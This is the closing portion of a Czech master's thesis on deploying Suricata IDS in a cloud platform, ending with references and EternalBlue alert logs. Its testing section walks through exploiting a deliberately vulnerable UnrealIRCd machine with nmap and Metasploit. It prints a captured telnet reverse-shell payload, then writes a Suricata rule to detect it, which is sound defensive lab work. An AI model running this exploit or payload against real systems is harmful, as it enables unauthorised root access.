Zároveň se ani neodesílají nikam logy, ale pouze se zapisují do jiného souboru, abych byl schopen otestovat správnou funkci odesílání a mazání starých logů. V tomto režimu byl program hlavně zkoušen a nasazen.

Tetoval jsem i čtení a zápis do endpointu pomocí CURL a to tak, že mi bylo přiděleno VPN připojení, abych se mohl dostat do privátní sítě, a mohl tedy na endpointy vidět.

Program jsem spouštěl pomocí setsid, aby se spustil jako daemon, a aby se tedy nevypnul, pokud vypnu terminál.

5.4 Testování port mirroringu a odchytávání komunikace

Pro testování port mirroringu jsem měl připravené testovací prostředí tak, jak jsem uvedl v implementační části. Schéma tohoto prostředí je vyobrazeno zde 4.2. Využil jsem pravidla a nastavení z předchozí části, tedy měl jsem opět pravidlo na icmp packet a software Suricata zpracovával každý packet. Záznam komunikace, který zachytl software Suricata vypadá následovně.


```
{"timestamp":"2020-04-22T15:21:31.673673-0400","flow_id":
285531996637065,"in_iface":"ens23","event_type":"alert","src_ip":
"1.1.1.1","dest_ip":"192.168.0.4","proto":"ICMP","icmp_type":8,
"icmp_code":0,"alert":{"action":"allowed","gid":1,"signature_id":0,
"rev":0,"signature":"PING detected 3","category":"","severity":3,
"tenant_id":4},"flow":{"pkts_toserver":1,"pkts_toclient":0,
"bytes_toserver":98,"bytes_toclient":0,
"start":"2020-04-22T15:21:31.673673-0400"}}
```


Tato zpráva je z `eve.json` a nyní vyberu atributy, které jsou pro test důležité.

- timestamp – 2020-04-22T15:21:31.673673-0400 – čas zachycení zprávy
- in_iface – ens23 – jméno síťového rozhraní monitorovacího zařízení
- event_type – alert – v pravidle jsem uvedl, že icmp packety, se mají vyhodnotit jako alert
- src_ip – 1.1.1.1 – jak je vidět ze schématu zapojení, tak toto je IP adresa stroje, který posílal ping, můžeme si představit, že to je IP adresa útočníka
- dest_ip – 192.168.0.4 – opět je vidět ze schématu zapojení, že se jedná o IP adresu monitorovaného stroje
- proto – ICMP – i pomocí atributů `icmp_type` a `icmp_code` je vidět, že to byl Echo Request, což bylo přes příkaz ping

- signature – PING detected 3 – i podle této zprávy si mohu ověřit, že to bylo opravdu mé pravidlo, protože taková zpráva se jinde nevyskytuje
- tenant_id – 4 – id tenantu, které jsem nastavil v `suricata.yaml` pro dané síťové rozhraní

Jak je vidět, tak se neztratila informace o tom, odkud kam se původně packet odeslal, víme přesně, které síťové rozhraní zpracovalo tento packet a pro debugovací účely dokážeme díky atributu `tenant_id` zjistit, jak je monitoring síťového rozhraní nastaveno.

5.5 Testování infikovaných strojů

Na závěr jsem přistoupil k testování infikovaných strojů. Názorně ukážu na třetím infikovaném stroji, jak je možné ho napadnout a zneužít jeho slabinu. Pro připomenutí ještě uvádím, že na tomto stroji je nainstalována zranitelná verze softwaru UnrealIRC.

Pro hacknutí infikovaného stroje jsem využil operační systém Kali Linux, nyní popíšu jednotlivé kroky, které útočník může učinit, aby zranitelnost našel a zneužil. Pro jednoduchost budu znát IP adresu stroje, na který útočím.

1. skenování portů – nejprve potřebuju zjistit, jaké jsou otevřené porty na cílovém virtuálním stroji, k tomu slouží program `nmap`, příkaz zadám následovně `nmap -A 192.168.0.2`, parametr -A mi dá podrobné informace, výstup je ukázán zde 5.1
2. analýza výstupu – z vygenerovaného výstupu je vidět, že je na cílovém stroji nainstalovaný software UnrealIRCd verze 3.2.8.1., mohu se podívat např. do exploit-db a zjistím, že přesně tato verze je zranitelná a obsahuje ji databáze metasploitu
3. spuštění metasploit-framework – jelikož zkouším útok přes Kali Linux, tak zde je metasploit nainstalován, není problém stáhnout a nainstalovat odjinud, aplikace se pouští příkazem `msfconsole`
4. po spuštění si mohu ověřit, že má verze metasploitu obsahuje i exploit pro UnrealIRCd příkazem `search unrealircd`, výsledek hledání je zde 5.2
5. vyberu nalezený exploit – `use exploit/unix/irc/unreal_ircd_3281_backdoor`
6. nastavení exploitu – nyní je potřeba exploit nastavit, abych zjistil, co vše je potřeba, tak použiju příkaz `info`, kde vidím, že je potřeba nastavit `RHOSTS` a dalším parametrem je `RPORT`, který je již nastaven na 6667 a je to totožný port, jako nalezl nmap pro tuto službu, takže ho mohu ponechat beze změny
7. nastavení RHOSTS na cílovou IP adresu `set RHOST 192.168.0.2`

8. spuštění exploitu – příkaz `exploit` nebo `run` a pokud bylo vše nastaveno správně, tak se otevře shell, do kterého mohu psát příkazy, výsledek je vidět zde 5.3, použil jsem i příkaz `whoami`, abych ukázal, že mám oprávnění root

```
root@metasploit:~# nmap [redacted] -A
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-11 15:08 CEST
Nmap scan report for [redacted]
Host is up (0.00025s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 c2:5c:d4:b1:9a:0d:fa:42:75:9d:f6:59:dd:b1:01:ff (DSA)
|   2048 66:c9:da:df:46:7b:49:47:cb:17:fa:4f:a1:86:4b:1a (RSA)
|   256 60:4d:8a:84:b1:ef:57:c2:4b:32:25:e1:3c:9e:d9:1c (ECDSA)
|_  256 af:5b:65:80:17:13:64:ad:a9:5d:ae:8f:e1:b4:8f:be (ED25519)
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   lusers: 1
|   lservers: 0
|   server: unreal.example.com
|   users: 1
|   servers: 1
|   version: Unreal3.2.8.1. unreal.example.com
|   uptime: 0 days, 0:06:40
|   source ident: nmap
|   source host: 2EBECB1B.C1C008FA.76FD0045.IP
|_  error: Closing Link: hfpmvmmdk[109.123.202.211] (Quit: hfpmvmmdk)
MAC Address: B2:6C:AF:6D:84:89 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: unreal.example.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.25 ms [redacted]

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.02 seconds
root@metasploit:~#
```

Obrázek 5.1: Skenování portů pomocí nmap


```
msf5 > search unrealircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


msf5 >
```

Obrázek 5.2: Vyhledání UnrealIRCd exploitu



Obrázek 5.3: Exploit UnrealIRCd

Během testování tohoto infikovaného stroje, jsem měl zapnutý port mirroring a zkoumal jsem, zda software Suricata přijde na to, že se pomocí zranitelnosti UnrealIRCd dokáži převzít kontrolu nad virtuálním strojem. Bohužel software Suricata neobsahuje pravidlo, které by toto podchytilo. Tak jsem neváhal a jedno jsem si proto vyrobil. Nejprve jsem si pomocí Wiresharku odchytil komunikaci, abych zjistil, co se posílá za exploit.

Ve Wiresharku jsem viděl následující:

```
Request: AB;sh -c '(sleep 3755|telnet 192.168.0.2 4444|while :
; do sh && break; done 2>&1|telnet 192.168.0.2 4444 >/dev/null
 2>&1 &)'
```

Zároveň jsem se podíval ještě na exploit-db na tento konkrétní exploit `exploit-db.com/exploits/16922`, kde jsem se dozvěděl, že se odesílá toto `sock.put("AB;" + payload.encoded + "\n")`.

Na základě těchto informací, jsem si vytvořil jednoduché pravidlo, které odchytává přesně tento packet.

```
alert tcp any any -> any [6665:6669] (msg:"UnrealIRCd EXPLOIT
DETECTED"; flow:to_server; content:"AB|3B|sh"; nocase;
sid: 2020051301;)
```

Zde se odchytává tcp packet, na porty 6665 až 6669, které obsahují `AB;sh`, 3B je číslo středníku v ASCII tabulce.

Vzhledem k tomu, že si žádný student z předmětu BI-EHA nevybral téma této práce, tak jsem se dohodl s vedoucím práce, že necháme infikované stroje zapnuté pro potenciální neznámé útočníky.

Kapitola 6

Práce do budoucna

6.1 Databáze s novými pravidly

Jak jsem již zmínil dříve, tak u pravidel je nutné řešit i jejich sig, který musí být unikátní. Bylo by vhodné, aby unikátnost sig řešilo již GUI a pověřená osoba, která vytváří nová pravidla, tak aby nemusela řešit, jakým způsobem se bude číslovat.

Vzhledem ke struktuře pravidel by bylo i vhodné rozebrat pravidlo na jednotlivé části, např. typ akce, zdrojová IP adresy a porty, směr komunikace, sig, zpráva, priorita a další. Tvůrce pravidla by měl možnost si v každé části vybrat hodnoty, které chce, aby se je nemusel pamatovat, aby měl přehled, jaké atributy se dají kde použít, a hlavně aby v pravidle neudělal chybu kvůli překlepu nebo zapomenutému středníku.

Jak jsem již dříve zmínil, tak pokud se v pravidle vyskytují uvozovky, běžné jsou třeba v atributu msg, tak aby GUI automaticky k tomu doplňovalo znak \ kvůli JSON parseru.

Je nutné se ale postarat o to, aby se pravidlo, které se pošle na monitorovací stroj správně poskládalo, a aby tedy se monitorovací stroj nemusel starat o správnou konstrukci a mohl považovat pravidlo za úplné a správně napsané.

Kapitola 7

Závěr

Než se přesunu ke zhodnocení práce, tak nejprve ukážu, že jsem splnil všechny body zadání.

1. Analyzujte systémy pro monitorování provozu na síti IDS a IPS.
   - tento bod byl analyzován v sekci 2.1 Systémy IDS a IPS
2. Analyzujte strukturu virtualizačních nástrojů a jejich funkci v systému.
   - tento bod byl analyzován v sekci 2.2 Virtualizační nástroje
3. Navrhněte možnosti integrace monitorovací aplikace Suricata do cloudového systému.
   - v návrhové části práce jsem navrhl jakým způsobem se bude integrovat software Suricata do systému, navrhl jsem komunikační rozhraní a ukázal, jak bude vypadat GUI pro administrátora
4. Navrhněte možnosti centrálního monitoringu a to jak sítě, tak i virtuálních strojů.
   - v návrhové části jsem popsal a zhodnotil, jak bude vypadat monitoring sítě i virtuálních strojů, vybral jsem možnost, že bude vytvořeno několik monitorovacích strojů, na kterých poběží mnou vytvoření program pro správu a na tyto stroje budou odchytávat komunikaci pomocí port mirroringu
5. Implementujte navržené systémy do cloudového systému BigCloud.
   - v implementační části práce jsem ukázal, jak byly mé návrhy implementovány a jak se ještě některé věci budou na straně firmy implementovat
6. Za účelem penetračního testování vytvořte sadu šablon s operačními systémy Debian a Windows, které nebudou řádně zabezpečeny.
   - v návrhové části práce jsem ukázal, jakým způsobem jsem vytvářel testovací prostředí a jednotlivé virtuální stroje, z těchto strojů jsem vytvořil snapshoty, ze kterých se dají vytvořit šablony

7. Implementované řešení podrobte penetračním testům.
    - v testovací části jsem jednotlivé komponenty řádně otestoval
    - práci jsem nabídl studentům z předmětu BI-EHA, ale bohužel si nikdo téma nevybral
    - nakonec jsem nechal infikované virtuální stroje zapnuté a sledoval, jak na ně útočí neznámí útočníci

Cílem práce bylo analyzovat nástroje, které používají cloudové služby, popsat, co to jsou systémy IDS a IPS. Poté bylo za úkol navrhnout, jakým způsobem integrovat software Suricata do systému, navrhnout rozhraní pro API, princip sběru dat a řízení monitorovacích strojů. Bylo i nutné navrhnout grafické rozhraní, aby si uživatelé mohli vybrat, zda chtějí monitorovat svá síťová rozhraní. Navržené úpravy byly poté implementovány a otestovány.

Software Suricata je na systém nasazen tak, že jsou vytvořeny monitorovací stroje, na kterých běží software Suricata a mnou vytvořený program, které monitorují komunikaci po síti za pomocí port mirroringu. Port mirroring funguje tak, že provoz přes monitorované stroje jde přes switch, kde se packety z jednotlivých portů zkopírují a posílají se na monitorovací stroje. Bohužel takové řešení neumožnuje, aby byl software Suricata zapnut v režimu IPS, ale vzhledem k dalším požadavkům, např. že software Suricata musí být schopen monitorovat více síťových rozhraní s různými pravidly, tak i přesto není možné, aby byl zapnut v režimu IPS.

Cílil jsem na maximální bezpečnost návrhu řešení, aby integrace monitorovacího zařízení, které má zvýšit bezpečnost systému, nakonec nevytvářela nové vektory útoku, a aby tedy nepředstavovala bezpečnostní riziko. Z toho důvodu je nakládáno i s monitorovacími stroji jako s potenciálně nebezpečnými, protože mají veřejné síťové rozhraní a útočník by mohl využít např. nějakou slabinu softwaru Suricata, pokud by se objevila. Proto ani monitorovací stroje nemají přistup na vnitřní API sítě a všechna data, která monitorovací stroje potřebují nebo posílají, jsou po privátní síti distribuována se speciálním strojem, kterému se říká výměník, se kterým již komunikuje vnitřní API.

Správa monitorovacích strojů funguje přes program, který jsem vytvořil, kde jako podklad jsem využil mnou vytvořený program pro sběr dat z mé bakalářské práce. Je vytvořen v jazyce C++ a má za úkol spustit software Suricata na monitorovacím stroji, starat se o aktuálnost pravidel pro detekci a aktuálnost softwaru Suricata.

Z této práce si odnáším lepší znalost softwaru Suricata, protože od doby, co jsem s ním pracoval ve své bakalářské práci, přibylo hodně změn, které jsem využil zde. Při testování infikovaných strojů jsem si musel připomenout práci s Kali Linuxem a jeho nástroji, které slouží k penetračním testům. Zároveň jsem si procvičil práci s nástrojem Wireshark pro odchytávání komunikace po síti.

Literatura

[1] Cloud Service Models (IaaS, PaaS, SaaS) Diagram. [online], [cit. 2019-11-15]. Available from: https://blogs.msdn.microsoft.com/dachou/2018/09/28/cloud-service-models-iaas-paas-saas-diagram/

[2] Crhonek, T. LVM - 1 (úvod, vytvoření oddílu). [online], [cit. 2019-11-02]. Available from: http://www.abclinuxu.cz/clanky/system/lvm-1-uvod-vytvoreni-oddilu

[3] Rozenblum, D. Understanding Intrusion Detection Systems. [online], srpen 2001, [cit. 2019-10-20]. Available from: https://www.sans.org/reading-room/whitepapers/detection/understanding-intruson-detection-systems-337

[4] Chapčák, D. Behaviorální Analýza Síťového Provozu a Detekce Útoků (D)DoS. [online], 2017, [cit. 2019-10-20]. Available from: https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=147879

[5] OISF. Suricata User Guide. [online], 2016, [cit. 2019-10-20]. Available from: https://suricata.readthedocs.io/en/suricata-4.1.4/index.html

[6] Beneš, P. Monitoring sítě v cloudovém systému. [online], [cit. 2019-11-03]. Available from: https://alfresco.fit.cvut.cz/share/proxy/alfresco/api/node/content/workspace/SpacesStore/2c8c7899-a60b-43b3-b370-ad1e4cbd611b

[7] Co je virtualizace? [online], [cit. 2019-10-28]. Available from: https://azure.microsoft.com/cs-cz/overview/what-is-virtualization/

[8] Co je to vlastně ta virtualizace? [online], [cit. 2019-10-28]. Available from: http://www.itconsulting.cz/cz/reseni-a-sluzby/virtualizace-serveru-a-stanic

[9] Krčmář, P. Virtualizace (především linuxová). [online], [cit. 2019-10-28]. Available from: https://www.petrkrcmar.cz/prednasky/Virtualizace_predevsim_linuxova_2011.pdf

[10] Virtualizace. [online], [cit. 2019-10-28]. Available from: https://cs.wikipedia.org/wiki/Virtualizace

[11] Yanovskyy, V. Virtualizace. [online], [cit. 2019-10-28]. Available from: https://www.fi.muni.cz/~kas/pv090/referaty/2016-podzim/virt.html

[12] Vrbata, J. Virtualizace. [online], [cit. 2020-05-25]. Available from: http://hippo.feld.cvut.cz/vrbata/cms/images/honza/gopas/virtualizace.pdf

[13] What is KVM? [online], [cit. 2019-11-02]. Available from: https://www.redhat.com/en/topics/virtualization/what-is-KVM

[14] Dirbák, I. Xen - základy virtualizácie. [online], [cit. 2019-11-08]. Available from: http://www.abclinuxu.cz/clanky/system/xen-zaklady-virtualizacie

[15] Bourek, J. Xen vs. KVM: Souboj v extrémních podmínkách. [online], [cit. 2019-11-08]. Available from: http://www.abclinuxu.cz/clanky/xen-vs.-kvm-souboj-v-extremnich-podminkach

[16] VirtualBox. [online], [cit. 2019-11-16]. Available from: https://cs.wikipedia.org/wiki/VirtualBox

[17] Co je virtuální počítač? [online], [cit. 2019-10-28]. Available from: https://azure.microsoft.com/cs-cz/overview/what-is-a-virtual-machine/

[18] Co je SaaS? [online], [cit. 2019-11-15]. Available from: https://azure.microsoft.com/cs-cz/overview/what-is-saas/

[19] SaaS (Software as a Service). [online], [cit. 2019-11-15]. Available from: https://managementmania.com/cs/software-as-a-service

[20] Co je PaaS? [online], [cit. 2019-11-15]. Available from: https://azure.microsoft.com/cs-cz/overview/what-is-paas/

[21] Co je IaaS? [online], [cit. 2019-11-15]. Available from: https://azure.microsoft.com/cs-cz/overview/what-is-iaas/

[22] Co je virtualizace? [online], [cit. 2019-10-28]. Available from: https://www.citrix.cz/glossary/what-is-virtualization.html

[23] Pavlis, M. Možnosti virtualizace, přínosy virtualizace serverů. [online], [cit. 2019-11-03]. Available from: http://m.systemonline.cz/virtualizace/moznosti-virtualizace-prinosy-virtualizace-serveru.htm

[24] Network virtualization. [online], [cit. 2019-11-02]. Available from: https://en.wikipedia.org/wiki/Network_virtualization

[25] OpenSwitch: první open source OS pro fyzické switche. [online], [cit. 2019-11-16]. Available from: https://www.openswitch.net/about/

[26] Řešení virtualizace úložiště. [online], [cit. 2019-11-03]. Available from: https://www.fujitsu.com/cz/products/computing/storage/solution/virtualization/

[27] Virtualizace Datových Úložišť. [online], [cit. 2019-11-03]. Available from: https://www.dpdc.cz/virtualizace-datovych-ulozist

[28] Krčmář, P. Co umí souborový systém ZFS. [online], [cit. 2019-11-02]. Available from: https://www.root.cz/clanky/co-umi-souborovy-system-zfs/

[29] Co je to openstack a CEPH. [online], [cit. 2019-11-02]. Available from: https://www.snackhost.com/cs/blog/co-je-to-openstack-a-ceph/

[30] Bezpečnostní hrozby ve virtualizovaném prostředí. [online], [cit. 2019-11-08]. Available from: https://www.systemonline.cz/virtualizace/bezpecnostni-hrozby-ve-virtualizovanem-prostredi.htm

[31] Zabezpečení virtuálního prostředí. [online], [cit. 2019-11-08]. Available from: https://www.systemonline.cz/virtualizace/zabezpeceni-virtualniho-prostredi.htm

[32] IPMI. [online], [cit. 2020-05-25]. Available from: https://cs.wikipedia.org/wiki/IPMI

[33] Shackleford, D. Securing the hypervisor: expert tips. [online], [cit. 2019-11-18]. Available from: https://www.computerweekly.com/opinion/Securing-the-hypervisor-expert-tips

[34] Co je cloud computing? [online], [cit. 2019-10-20]. Available from: https://azure.microsoft.com/cs-cz/overview/what-is-cloud-computing/

[35] Co je Big Cloud? [online], [cit. 2019-10-20]. Available from: http://sic.cz/big-cloud.html

[36] Suricata. [online], [cit. 2019-10-21]. Available from: https://suricata-ids.org/category/release/

[37] Suricata - downloads. [online], [cit. 2019-10-21]. Available from: https://www.openinfosecfoundation.org/downloads/

[38] suricata-update - A Suricata Rule Update Tool. [online], [cit. 2020-04-05]. Available from: https://suricata-update.readthedocs.io/en/latest/

[39] Listening on multiple interfaces with Suricata. [online], [cit. 2020-04-15]. Available from: https://blog.inliniac.net/2010/12/24/listening-on-multiple-interfaces-with-suricata/

[40] Multi Tenancy. [online], [cit. 2020-04-15]. Available from: https://suricata.readthedocs.io/en/suricata-4.1.2/configuration/multi-tenant.html

[41] suricata – buffer over-read. [online], [cit. 2020-05-13]. Available from: https://www.vuxml.org/freebsd/3b903bf3-7f94-11e9-8a5f-c85b76ce9b5a.html

[42] suricata – TLS/DER Parser Bug (DoS). [online], [cit. 2020-05-13]. Available from: https://www.vuxml.org/freebsd/fe910ed6-f88d-11e4-9ae3-0050562a4d7b.html

[43] High Performance Configuration. [online], [cit. 2020-03-15]. Available from: https://redmine.openinfosecfoundation.org/projects/suricata/wiki/High_Performance_Configuration

[44] How to Install Suricata NIDS on Ubuntu Linux. [online], [cit. 2020-03-15]. Available from: https://blog.rapid7.com/2017/02/14/how-to-install-suricata-nids-on-ubuntu-linux/

[45] Routing with multiple network cards. [online], [cit. 2020-04-20]. Available from: https://lxadm.com/Routing_with_multiple_network_cards

[46] Suricata - multiple interface configuration with af-packet. [online], [cit. 2020-03-16]. Available from: http://pevma.blogspot.com/2015/05/suricata-multiple-interface.html

[47] Exploit Database. [online], [cit. 2020-01-21]. Available from: https://www.exploit-db.com/

[48] EternalBlue. [online], [cit. 2020-04-17]. Available from: https://en.wikipedia.org/wiki/EternalBlue

[49] Install Suricata on Ubuntu 18.04 in 5 minutes. [online], [cit. 2020-04-17]. Available from: https://hackertarget.com/install-suricata-ubuntu-5-minutes/

[50] Petr Jirásek, J. P., Luděk Novák. Výkladový slovník kybernetické bezpečnosti. [online], [cit. 2019-12-01]. Available from: https://afcea.cz/wp-content/uploads/2015/03/Slovnik_Final_screen_v2_0.pdf

[51] KVM. [online], [cit. 2019-12-01]. Available from: http://www.abclinuxu.cz/slovnik/kvm

[52] ZFS. [online], [cit. 2019-12-01]. Available from: https://www.svethardware.cz/slovnik/z

[53] RPD. [online], [cit. 2019-05-05]. Available from: https://slovnik-cizich-slov.abz.cz/web.php/slovo/rdp

[54] USB. [online], [cit. 2019-05-05]. Available from: https://www.abclinuxu.cz/slovnik/usb

[55] API. [online], [cit. 2019-05-05]. Available from: https://www.abclinuxu.cz/slovnik/api

[56] VPN. [online], [cit. 2019-05-05]. Available from: https://slovnik-cizich-slov.abz.cz/web.php/slovo/vpn

[57] JSON. [online], [cit. 2019-05-05]. Available from: https://www.json.org/json-cz.html

Příloha **A**

Seznam použitých zkratek

IDS Intrusion Detection System – Technický systém, který se používá pro zjištění, že byl učiněn pokus o průnik nebo takový čin nastal, a je-li to možné, pro reakci na průnik do informačních systémů a sítí. [50] [1]

IPS Intrusion Protection System – Varianta systémů detekce průniku, které jsou zvláště určeny pro možnost aktivní reakce. [50] [1]

SaaS Software as a Service

PaaS Platform as a Service

IaaS Infrastructure as a service

LVM Local Volume Manager – správce logických oddílů

KVM Kernel-based Virtual Machine – Toto virtualizační řešení je součástí Linuxu 2.6.20 a vyšších. Dá se používat na procesorech, které jsou vybaveny technologií Intel VT nebo AMD-V. [51] [1]

ZFS Zettabyte File System – filesystém – Jedná se o souborový systém, který je vytvořen společností SUN Microsystems pro operační systém Solaris. Klíčovou vlastností je integrace konceptů souborového systému a správy svazků. Jeho implementace v OS Solaris je pod Open Source licencí CDDL. [52] [1]

RPD Remote Desktop Protocol – v informatice proprietární síťový protokol, který umožňuje uživateli ovládat vzdálený počítač prostřednictvím připojení k jeho desktopovému prostředí [53] [1]

USB Universal Serial Bus – moderní sběrnice sloužící ke komunikaci periférií s počítači [54] [1]

VLAN Virtual local area network

API Application programmers interface – programátorské rozhraní k nějaké softwarové/hardwarové entitě [55] [1]

VPN Virtual Private Network – prostředek k propojení několika počítačů prostřednictvím (veřejné) nedůvěryhodné počítačové sítě [56] [1]

JSON JavaScript Object Notation – odlehčený formát pro výměnu dat [57] [1]

DDoS Distributed Denial of Service

GUI Graphical User Interface – grafické uživatelské rozhraní

IPMI Intelligent Platform Management Interface

[1] Jedná se o přesné citace.

Příloha **B**

Obsah přiloženého CD

- `readme.txt` ..... soubor s popisem obsahu na CD
- `src` složka se zdrojovými soubory programu pro správu softwaru Suricata
  - `dep` ..... složka se závislostmi
  - `source` ..... složka se zdrojovými soubory
  - `Makefile` ..... Makefile pro kompilace programu
- `scripts` ..... složka se skripty
- `vulnerableApplications` ..... složka se zranitelnými aplikacemi
- `DP_Petr_Benes.pdf` ..... diplomová práce v pdf

Příloha C

Příloha

C.1 Testování softwaru Suricata

Celý log, který byl vygenerován softwarem Suricata, po analyzování pcap souboru s exploitem Eternal Blue vypadal následovně.

```
04/14/2017-13:30:38.261434  [**] [1:2024218:2] ET EXPLOIT Possible
ETERNALBLUE MS17-010 Echo Response [**] [Classification: A Network
Trojan was detected] [Priority: 1] {TCP}
10.128.0.243:445 -> 172.16.156.130:50927

04/14/2017-13:30:55.550382  [**] [1:2024217:3] ET EXPLOIT Possible
ETERNALBLUE MS17-010 Heap Spray [**] [Classification: A Network
Trojan was detected] [Priority: 1] {TCP}
172.16.156.130:50948 -> 10.128.0.243:445

04/14/2017-13:30:38.385102  [**] [1:2024297:2] ET EXPLOIT
ETERNALBLUE Exploit M2 MS17-010 [**] [Classification: Attempted
Administrator Privilege Gain]  [Priority: 1] {TCP}
172.16.156.130:50927 -> 10.128.0.243:445

04/14/2017-13:30:57.629856  [**] [1:2024218:2] ET EXPLOIT
Possible ETERNALBLUE MS17-010 Echo Response [**] [Classification:
A Network Trojan was detected]  [Priority: 1] {TCP}
10.128.0.243:445 -> 172.16.156.130:50948

04/14/2017-13:30:57.753580  [**] [1:2024297:2] ET EXPLOIT
ETERNALBLUE Exploit M2 MS17-010 [**] [Classification:
Attempted Administrator Privilege Gain]  [Priority: 1] {TCP}
172.16.156.130:50948 -> 10.128.0.243:445
```

```
04/14/2017-13:31:15.578656  [**] [1:2001569:15] ET SCAN
Behavioral Unusual Port 445 traffic Potential Scan or
Infection [**] [Classification: Misc activity] [Priority: 3]
{TCP} 172.16.156.130:50988 -> 10.128.0.243:445

04/14/2017-13:31:17.183525  [**] [1:2024218:2] ET EXPLOIT
Possible ETERNALBLUE MS17-010 Echo Response [**]
[Classification: A Network Trojan was detected] [Priority: 1]
{TCP} 10.128.0.243:445 -> 172.16.156.130:50974

04/14/2017-13:31:17.302534  [**] [1:2024297:2] ET EXPLOIT
ETERNALBLUE Exploit M2 MS17-010 [**] [Classification:
Attempted Administrator Privilege Gain] [Priority: 1]
{TCP} 172.16.156.130:50974 -> 10.128.0.243:445

04/14/2017-13:31:32.372713 [**] [1:2024216:1] ET EXPLOIT
Possible DOUBLEPULSAR Beacon Response [**] [Classification:
A˜Network Trojan was detected] [Priority: 1] {TCP}
10.128.0.243:445 -> 172.16.156.130:50974
```